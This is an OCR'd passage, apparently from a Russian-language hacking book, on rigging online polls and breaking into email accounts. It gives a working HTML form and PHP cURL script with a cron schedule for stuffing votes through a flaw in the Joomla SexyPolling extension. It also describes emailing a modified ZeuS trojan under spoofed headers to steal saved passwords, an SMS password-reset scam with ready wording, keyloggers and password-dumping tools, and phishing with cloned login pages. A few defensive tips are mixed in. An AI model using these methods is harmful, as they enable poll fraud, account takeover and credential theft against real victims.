


Рис. 2.4. Расширение FireX Proxy для Firefox

Не забывай регулярно обновлять список прокси. «Обработал» первые две страницы списка – обновляй, появятся новые прокси, возможно, с лучшими параметрами.

Недостатки:

- Если кто-то такой же умный, как и ты, то нужно действовать быстро. Скорее всего, списки прокси окажутся и у конкурентов и IP-адреса будут заняты.
- Недостаток расширений вроде FireX Proxy – ограниченный набор прокси. На сайтах, публикующих списки, выбор будет побогаче.

Помню, как-то «накручивал» голосовалку на сайте, где можно было голосовать раз в 24 часа. Соответственно, сегодня я узурпировал какой-то IP-адрес, завтра – кто-то другой. Довольно неблагодарное занятие, узурпирующее много времени. Поскольку человек – создание ленивое и умное, то нужно искать альтернативные решения.

Как защититься?

Дабы уравнять шанс, делимся с веб-мастерами, как защититься от анонимайзеров. Способ прост как мир. Некоторые голосовалки позволяют

выбрать страну, с которой можно голосовать, также можно установить, можно ли повторно голосовать с одного и того же IP. В некоторых случаях разрешается голосовать с одного и того же IP через определенное время.

Значит так: устанавливаем, что можно голосовать только с России (ты же не думаешь, что за мисс первого курса твоего универа будут голосовать из Кении, Бангладеша и Зимбабве?) и только с одного IP. Конечно, в России тоже есть анонимные прокси, но их гораздо меньше, чем во всем мире. Да и возможность проголосовать с одного IP только один раз, позволит зачислить небольшое количество голосов, которое никак не повлияет на результат.

Если беспокоишься и за это небольшое количество, тогда делаем так:

1. Ограничиваешь возможность голосования только с России
2. Ищешь в Инете постоянно обновляющиеся списки прокси, выбираешь только российские адреса (как правило, указывается страна прокси) и добавляешь их в .htaccess в конструкции ***deny from***)
3. Повторяешь пункт 2 каждый день – вдруг появится новый адрес. Голосование не длится вечно, как правило, есть определенные сроки голосования. Рано или поздно у тебя соберется хороший список российских прокси, который будет нужно будет обновлять, скажем, раз в месяц.

Сложнее, если сценарий не поддерживает ограничение по стране. Тогда нужно реализовать такую проверку собственными силами. Организовать проверку страны, города, региона по IP-адресу можно с помощью всевозможных сервисов.

Вот как можно получить город с помощью geoplugin.net:

```
function get_geo_city($ip) {
  $ip_data = @json_decode(file_get_contents("http://www.
geoplugin.net/json.gp?ip=".$ip));

  if($ip_data && $ip_data->geoplugin_city != null)
  {
    $result = $ip_data->geoplugin_city;
  }

  return $result;
}
```

А вот уже готовая функция для получения региона:

```
function get_geo_region($ip) {
  $ip_data = @json_decode(file_get_contents("http://www.
geoplugin.net/json.gp?ip=".$ip));

  if($ip_data && $ip_data->geoplugin_region != null)
  {
    $result = $ip_data->geoplugin_regionName;
  }

  return $result;
}
```

С помощь SxGeo организовать проверку можно так:

```
// Подключаем SxGeo.php класс
include(«SxGeo.php»);
// Создаем объект
$SxGeo = new SxGeo('SxGeoCity.dat');

$ip = $_SERVER['REMOTE_ADDR'];

var_export($SxGeo->getCityFull($ip)); // Вся информация о
городе
var_export($SxGeo->get($ip));          // Краткая информация
о городе или код страны (если используется база SxGeo
Country)
```

Преимущество первого способа (geoplugin) – не нужно периодически обновлять базу IP-адресов. Но и есть недостаток – название городов возвращает на английском. Если для внутреннего использования, то неплохой вариант. Если же нужно организовать вывод названия города кириллицей, тогда – второй вариант. Недостаток – нужно периодически обновлять базу адресов.

Теперь включаем логику. Если у нас голосование местного масштаба (вроде мисс Краснодар), то можно смело ограничить голосование Краснодарским краем – это вполне логично и ты отсеешь большую часть всевозможных прокси.

2.3.4. Ломаем голосовалку

Последний способ самый сложный и заключается он в выявлении всевозможных «дыр» в системе голосования. Недостаток – голосовалка может не

иметь слабых мест (если ее правильно спроектировали), следовательно, у тебя ничего не получится.

В данной статье будет описан эксперимент, рецепт которого был найден на просторах Сети. Цель эксперимента – выявление «дыр» в популярном расширении SexyPolling для Joomla! (https://extensions.joomla.org/extension/sexy-polling/). Само по себе расширение довольно дырявое и подвержено SQL Injection, мы не рекомендуем его к использованию. Но в ходе проведения эксперимента были выявлены дополнительные «дыры», никак не связанные с SQL Injection.

Первым делом смотрим, как организована кнопка «Голосовать». В случае с SexyPolling это было так:




Рис. 2.5. Смотрим код страницы. По понятным причинам «все лишнее» закрыто

Как видишь, классической формы нет, обработкой нажатия кнопки занимается JavaScript-сценарий. Судя по всему, он и передает твой голос на сервер. Смотрим в <head> сценарии (хотя сценарии могут быть определены и в конце страницы). Ищем сценарий, содержащий в названии polling, poll, voting и т.д.

По названию этого файла можно понять, с чем имеешь дело. Определив сценарий голосовалки, можно нагуглить инфу о его уязвимостях.

Рис. 2.6. Определяем сценарий голосовалки

Смотрим код сценария, чтобы понять, как он устроен. Видим, что обработка IP-адресов (попытка узнать регион и т.д.) осуществляется на стороне клиента, то есть в JavaScript:

Далее стало понятно, какому сценарию передается выбранный пользователем вариант ответа, а также параметры, которые ему передаются:

Рис. 2.7. Параметры, передаваемые сценарию

Далее можно попробовать передать ему эти параметры вручную. Нужно вычислить было только два значения – это ID голосования (параметр polling_id) и номер ответа. Это можно сделать путем просмотра кода страницы. Вот ID голосования:




Рис. 2.8. Вычисляем ID голосования

Теперь находим ID ответа. Вкладка Elements в инструментах разработчика Chrome нам поможет.




Рис. 2.9. Вычисляем ID ответа

Самый простой способ передачи POST-запроса (а судя по JavaScript-коду отправляется именно POST-запрос) – обычная HTML-форма. Подойдет вот такая формочка:

```
<form action=»http://сайт/components/com_sexypolling/vote.
php» method=post>
<input type=text name=”polling_id” value=”1821”>
<input type=text name=”sexypolling_token” value=”1”>
<input type=text name=”answer_id[]” value=”1256”>
<input type=submit>
</form>
```

Передаются ID голосования, номер ответа и параметр sexypolling. Открываем HTML-файл в браузере (желательно через Tor, чтобы не светить свой IP) и нажимаем кнопочку Submit. Далее смотрим на счетчик – о чудо – он увеличился! Да, если бы расширение было бы написано правильно и перед увеличением счетчика проверяло бы IP-адрес, то ничего бы не вышло. А оно было организовано иначе – сначала JS проверяет IP и отображает красивый счетчик времени до следующей попытки, если человек уже голосовал с этого IP, или же «дергает» сценарий vote.php, который просто увеличивает счетчик нужного кандидата. И ему все равно, сколько вы отправили запросов – хоть 100, хоть 10000 с одного IP.

Рис. 2.10. Форма в браузере

2.3.5. Автоматизируем

Нажимать кнопочку – это тоже работа, поэтому можно автоматизировать сей процесс:

```
<?php
  if( $curl = curl_init() ) {
    curl_setopt($curl, CURLOPT_URL, 'http://сайт/components/
com_sexypolling/vote.php');
    curl_setopt($curl, CURLOPT_RETURNTRANSFER,true);
    curl_setopt($curl, CURLOPT_POST, true);
    curl_setopt($curl, CURLOPT_POSTFIELDS, "polling_
id=1821&sexypolling_token=1&answer_id[]=1256");
    $out = curl_exec($curl);
    //echo $out;
    curl_close($curl);
  }
?>
```

Это простейший PHP-сценарий, отправляющий POST-запрос сценарию vote.php. Думаю, сценарий понятен без каких-либо комментариев. Если у тебя есть вопросы, обратись к документации по PHP.

Далее нужно обеспечить автоматический запуск этого сценарий. Если ты счастливый пользователь VDS от Xelent или же у тебя на домашнем компе установлена Linux, самым правильным способом будет добавить вызов PHP-сценария (у меня он называется test.php) в расписание *cron*:

```
crontab -e
```

В данном примере сценарий запускается каждые 5 минут. То есть каждые 5 минут твой кандидат получит голос. При желании можно запускать этот сценарий каждую минуту или вообще организовать цикл и добавить любое количество голосов сразу. Здесь уже как захочешь.

Если же у тебя есть обычный хостинг, можешь «залить» PHP-сценарий накрутки на хостинг, установить в браузер расширение перезагрузки страницы (вроде Page Reload) и настроить его на перезагрузку страницы со сценарием каждые несколько минут. Для сокрытия своего IP можно использовать Tor Browser.




Рис. 2.11. Расписание cron

2.3.6. Как защититься от взлома?

Есть три рекомендации:

1. Установить самую последнюю версию голосовалки. Есть шансы, что все известные «дыры» уже залатаны.
2. Погуглить и попытаться найти информацию об уязвимости используемого компонента. Попытаться исправить «дыры» самому или обратиться к спецам.
3. Конкретно в случае SexyPolling – сменить на другой компонент. Если уж сильно хочется использовать именно его, добавь в код vote.php проверку региона/страны. В самой голосовалке есть возможность ограничения по стране, но ограничение не проблема обойти, поскольку сам vote.php не осуществляет такую проверку. Выше было показано, как организовать проверку региона/города по IP-адресу. Подобную проверку нужно добавить в код vote.php:

```
if (get_geo_city($ip)!=="Moscow") die();
```

Вместо *die()* можешь организовать редирект на страничку, на которой можешь изложить все, что ты думаешь по поводу накрутки:

```
if (get_geo_city($ip)!=="Moscow") header('Location:
nakrutka.html');
```

Цель эксперимента – показать, как легко можно произвести накрутку счетчика голосования при условии наличия уязвимостей в системе голосований, и описать способы защиты от противоправных действий. Ни одна реальная система не пострадала и весь процесс производился в лабораторных условиях – на локальных машинах.

Глава 3.

Как взломать электронную почту

В этой главе будут рассмотрены реальные способы взлома электронной почты. Зная эти способы, ты будешь знать, какие способы используют злоумышленники и как от них защититься.

3.1. Троянский конь

Довольно распространенным способом заполучения доступа к чужому ящику является рассылка электронных писем со встроенными вирусами. Точнее вирус встраивается не в само письмо, а письмо лишь содержит ссылку на вирус. Обычно содержание письма должно чем-то «зацепить» пользователя. Оно должно быть таким, на которое пользователь не сможет не отреагировать.

Дальше все просто: пользователь переходит по ссылке и на его компьютер загружается вредоносный код.

Примеры троянов - DarkComet RAT, SpyEye, Carberp. О DarkComet RAT много что было написано в Сети, Carberp тоже известный троян. А SpyEye - это троян, разработанный Александром Паниным, который даже засветился в сводках ФБР[1].

По роду своей деятельности нам приходится исследовать информационную безопасность того или иного предприятия. Когда-то мы использовали модифицированную версию трояна ZeuS. На момент создания созданную модификации ее не обнаруживал ни один антивирус (рис. 3.1), к тому же в нем была функция отключения процессов, среди которых есть Dr.Web. Однако на компьютере жертвы был установлен Comodo - так даже лучше.

Итак, у нас есть модифицированный ZeuS, но как заставить жертву запустить его? Если просто отправить ей ссылку, понятно дело, она переходить по ней не будет. Обещать золотые горы в письме - тоже прошлый век, на такое пользователи уже не реагируют.

1 https://www.fbi.gov/news/stories/2014/january/spyeye-malware-mastermind-pleads-guilty/spyeye-malware-mastermind-pleads-guilty

Рис. 3.1. Отчет VirusTotal

Когда троян создан, осталось самое малое - написать жертве письмо, в котором нужно мотивировать ее запустить троян. Здесь нужно проявить изобретательность. Конкретных рекомендаций быть не может, все зависит от «жертвы». Например, бухгалтеру можно отправить какое-то обновление бухгалтерской программы, ты, конечно, знаешь, какая программа используется и заказаны ли обновления к ней. Иначе (если обновления не заказаны), такое письмо (даже от имени якобы разработчиков программы) вызовет подозрения.

Чтобы поле From содержало внушительное название, а не xaker134566788@gmail.com, были подделаны заголовки письма. Это делается довольно просто, а как именно будет показано в способе 5. Пока не будем на это отвлекаться.

После установки трояна на компьютер жертвы он окажется полностью в твоей власти (рис. 3.2).

Что мы можем? Мы можем ради интереса просмотреть список процессов компьютера, в котором, ясное дело, не будет нашего трояна (рис. 3.3). Мы можем просмотреть файловую систему (рис. 3.4).

Рис. 3.2. Управление компьютером жертвы посредством Zeus

Рис. 3.3. Список процессов на компьютере жертвы (конфиденциальная информация по понятным причинам закрашена)




Рис. 3.4. Файловая система на компьютере жертвы

Конечно, самое главное, ради чего все это затевалось - список паролей, сохраненных в браузере (рис. 3.5). Среди этих паролей был сохранен пароль к почте Gmail (см. рис. 3.5) - цель достигнута, мы получили доступ к почтовому ящику!




Рис. 3.5. А вот и пароли

Приведенный способ - только один из многих подобных. Существуют разные трояны. Некоторые не имеют рассмотренной только что панели управления, а просто сохраняют интересующую вас информацию в текстовый файл и передают по e-mail на ваш почтовый ящик.

3.2. Взлом по номеру телефона

Суть этого способа заключается в следующем. Злоумышленнику нужно знать номер телефона жертвы, указанный при регистрации почтового ящика. При сбросе пароля почтовая служба требует ввести последние символы номера телефона (или выбрать номер телефона из списка). На этот номер будет отправлено SMS с кодом подтверждения сброса пароля. Затем злоумышленник отправляет второе SMS с требованием указать код из предыдущего SMS. Пользователь, ничего не подозревая, отправляет код из первой SMS. Самый большой недостаток этого способа в том, что первая SMS придет от Google, а вторая - с неизвестного номера. Успех этого способа зависит от сообразительности жертвы.

Последовательность действий такая:

- Нужно попытаться выполнить вход в аккаунт Google жертвы.
- Поскольку пароль мы не знаем, Google предложит нам его восстановить.
- Далее если у предполагаемой жертвы был привязан к аккаунту Android-телефон, то Google предложит отправить оповещение на мобильный. Примечательно, но смартфон не издал ни единого звука, а просто отобразил оповещение. Если он не будет перед глазами у пользователя, есть вероятность, что он его не заметит. Если же пользователь нажмет **Нет**, то не отчаивайся - повторите данный процесс несколько раз - позже поймете зачем.
- После отправки оповещения появится страница с инструкциями, внизу будет ссылка на классическую страницу сброса пароля по SMS. Отправьте SMS жертве.
- Жертва получит SMS через несколько секунд. С другого телефона отправь примерно такое сообщение:

```
Предотвращена попытка входа в аккаунт Google. Перешлите код
подтверждения Google для разблокировки аккаунта.
```

Далее все зависит от смекалки пользователя. С одной стороны, пользователь может обратить внимание на неизвестный номер. С другой стороны, поставь себя на место среднестатистического пользователя. Сначала он получает уведомление о сбросе пароля, потом SMS с кодом подтверждения, а после - сообщение о том, что замечена подозрительная активность. Конечно, можно все немного усложнить и завести короткий номер, с которого и будет отправлена SMS. Получить короткий номер с названием службы, например, GSecurity, не проблема. Это только повысит вероятность успеха.

Получение доступа к почтовому ящику - это еще не все. Чтобы жертва не догадалась, что ее ящик увели, после сброса пароля нужно создать временный пароль и отправить его по SMS, а самим тем временем сделать переадресацию на «хакерский» ящик. Так можно получить контроль над ящиком, не вызвав особых подозрений.

Данный способ довольно стар и с успехом используется различными «специалистами». О нем даже писали в официальном блоге компании Symantec, при желании можно просмотреть его в действии:

http://www.symantec.com/connect/blogs/password-recovery-scam-tricks-users-handing-over-email-account-access

Как говорится, лучше один раз увидеть, чем сто раз услышать.

3.3. Физический доступ к компьютеру

Если у нас есть доступ к компьютеру жертвы, то можно считать, что почту уже взломали. Хакер может запустить на компьютере или кейлоггер (клавиатурный шпион) или программу для «восстановления» паролей почтовых учетных записей.

Суть кейлоггера в том, что в специальный файл он записывает все, что пользователь вводит с клавиатуры. Тебе останется только второй раз подойти к компьютеру, чтобы забрать результирующий файл (или получить его по почте - есть и такие шпионы).

К преимуществам кейлоггера относится то, что он записывает все подряд. Поэтому кроме паролей можно получить еще много интересной информации о своей жертве. Но и недостатков у них очень много. Самый существенный - большинство кейлоггеров успешно определяются антивирусами и если на компьютере жертвы установлен антивирус, использовать кейлоггер не получится. Ведь не всегда есть возможность отключить антивирус.

Второй недостаток вытекает из его достоинства. В результирующий файл помещается много лишней информации. Мало собрать информацию с клавиатуры, нужно еще отыскать среди всего лишнего то, что нужно - пароль.

Третий недостаток - если жертва использует почтовый клиент, а не веб-интерфейс, то кейлоггер вообще не поможет. Скорее всего, пароль уже введен в почтовый клиент и запомнен, поэтому жертва не вводит его каждый раз при проверке почты. Следовательно, кейлоггер запишет в файл все, что вводит пользователь, кроме того, что нужно тебе.

Есть и еще один недостаток - если выбранный кейлоггер не поддерживает отправку результирующего файла по e-mail, то придется еще один раз подходить к компьютеру. Пример кейлоггера - SniperSpy[2] - на случай, если появится желание ним воспользоваться.

Программы для «восстановления» паролей почтовых учетных записей позволяют сразу получить все интересующие вас пароли без необходимости чтения мегабайтов текста в поиске нужного вам пароля. К тому же на них

2 http://www.sniperspy.com/

никак не реагирует антивирус. Одна из таких программ - это Mail PassView[3]. Она позволяет восстановить пароли следующих почтовых учетных записей:

- Outlook Express
- Microsoft Outlook 2000 (POP3 and SMTP Accounts only)
- Microsoft Outlook 2002/2003/2007/2010/2013/2016/2019 (POP3, IMAP, HTTP and SMTP Accounts)
- Windows Mail
- IncrediMail
- Eudora
- Netscape 6.x/7.x
- Mozilla Thunderbird
- Group Mail Free
- Yahoo! Mail – если пароль сохранен в приложении Yahoo! Messenger.
- Hotmail/MSN mail – если пароль сохранен в приложении MSN Messenger.
- Gmail – если пароль сохранен в приложениях Gmail Notifier, Google Desktop или Google Talk.

Mail PassView - не единственная программа в своем роде. Существуют и другие программы:

- Outlook Password Decryptor (http://securityxploded.com/outlookpassword-decryptor.php) - позволяет восстановить пароли из Outlook, в том числе самых последних версий (Outlook 2016, работающей под управлением Windows 10);
- PstPassword (http://www.nirsoft.net/utils/pst_password.html) - еще одна программа для восстановления паролей, сохраненных в Outlook;
- WebBrowserPassView (http://www.nirsoft.net/utils/web_browser_password.html) - программа для восстановления паролей, хранящихся в браузере. Поддерживаются браузеры IE, Chrome, Opera, Safari, Firefox.

Все, что нужно - это знать, какой почтовый клиент использует жертва. Найти программу для «восстановления» пароля из этого почтового клиента - не

3 http://www.nirsoft.net/utils/mailpv.html

проблема. Если же жертва использует веб-интерфейс для чтения своего почтового ящика, тогда лучше использовать программу WebBrowserPassView. Она поддерживает все версии Windows, начиная с 2000 и заканчивая 10. Старые версии вроде 98/ME не поддерживаются.

Нами была протестирована и эта утилита. Программа успешно восстановила все пароли, хранящиеся в браузерах IE, Firefox, Chrome и Opera (Safari не проверялся, но, думаю, и там будет полный «порядок»). Даже если ты не найдешь среди этого списка пароль от почтового ящика, сей список будет тоже полезен - ведь люди часто используют одни и те же пароли для разных служб.

> **Примечание.** Программу WebBrowserPassView можно использовать и в более мирных целях, например, когда ты забыли свой же пароль, сохраненный в браузере. Собственно, для этого она и разрабатывалась. С другой стороны, сейчас тот же Chrome и все браузеры, основанные на нем, позволяют просмотреть сохраненные пароли. Но для этого нужно ввести пароль учетной записи пользователя, а вот если пароль на вход в систему не установлен (что часто бывает)...

3.4. Социальная инженерия или просто обман

Об этом способе не писал только ленивый. Много было уже сказано. Тебе кажется, что этот способ не такой эффективный, как о нем говорят? Ты ошибаешься.

Несколько лет была взломана почта директора ЦРУ Джона Бреннана. Абсурдность ситуации в том, что почту взломал не «матерый» хакер, а обычный подросток, правильно собрав информацию о своей «жертве». Подросток сначала связался с сотовым оператором, представившись сотрудником технической поддержки, уточнил детали аккаунта Бреннана.

После этого он позволил в AOL и, представившись Бреннаном, попросил сбросить его пароль. Поскольку он знал всю необходимую информацию (номер почтового аккаунта, последние цифры банковской карты, 4-значный PIN-код, номер телефона), пароль был сброшен и никто ничего не заподозрил.

Чуть позже Wikileaks опубликовал письма директора ЦРУ[4], см. рис. 3.6.

[4] https://wikileaks.org/cia-emails/The-Conundrum-of-Iran/page-1.html




Рис. 3.6. Письма директора ЦРУ, опубликованные Wikileaks

Преимущество этого способа в том, что не нужно обладать никакими специальными знаниями и этот способ под силу любому. Успех этого метода зависит от смекалки «нападающего» - сможет ли он найти нужную информацию или нет.

3.5. Модное слово «фишинг»

Попросим пользователя самого сообщить нам свой пароль. Нет, этот способ не подразумевает физического насилия и ни один из пользователей в результате эксперимента не пострадает. Во всяком случае, физически.

Суть этого метода в следующем: нужно создать поддельную версию страницы авторизации того сервиса, который нужно. Например, если нужно получить пароль от почты Mail.Ru, тогда нужно создать такую же страницу входа.

> **Примечание.** Пример письма: можешь написать владельцу сайта, что на его счету заканчиваются средства, что истекает срок действия домена, что закончилось место на диске хостинга. Замани пользователя на свой сайт и ты получишь пароли от доступа в панель управления хостингом. Мы не будем брать 10% за идею, считай это приятным бонусом к книге!

Далее нужно заманить пользователя на поддельную страницу. Это можно сделать несколькими способами:

- Отправить ему сообщение якобы от имени администрации того сервиса. В сообщении указать, что-то вроде «Вы давно не заходили в свой почтовый ящик. Если вы не воспользуетесь ним до <Д>.<М>.<Г>, он будет удален.». Рисуем кнопочку Войти, нажав которую пользователь попадет на твою страницу авторизации.
- Отправить сообщение со ссылкой, которая должна заинтересовать пользователя. Когда он перейдет по ней, он увидит сообщение о необходимости входа для просмотра содержимого. Сейчас многие сервисы позволяют войти с помощью учетной записи Mail.Ru или одной из социальных сетей. Так что пользователь может ничего и не заподозрить.

Очень часто описывается только «общее направление». Сейчас мы попробуем реализовать его и посмотреть на реакцию обычных пользователей. Способ довольно непростой и для его реализации понадобятся, как навыки программирования на PHP, так и некоторые финансовые вложения. Ведь нам понадобится хостинг с поддержкой PHP (для выполнения PHP-сценария и размещения формы авторизации) и доменное имя, «похожее» на имя взламываемого сервиса. Конечно, опытный пользователь сразу заметит подлог, но неопытный пользователь (или просто в спешке) может ничего не заметить.

Итак, мы создали форму авторизации, похожую на форму входа в Google. Результат наших страданий изображен на рис. 3.7. Страница полностью идентична странице входа в Google. Вот только обрати внимание на строку адреса. Сразу не заметил? Возможно, реальный пользователь тоже не заметит подлога. Создать такую страницу очень просто - выполните команду **Сохранить как** в браузере.

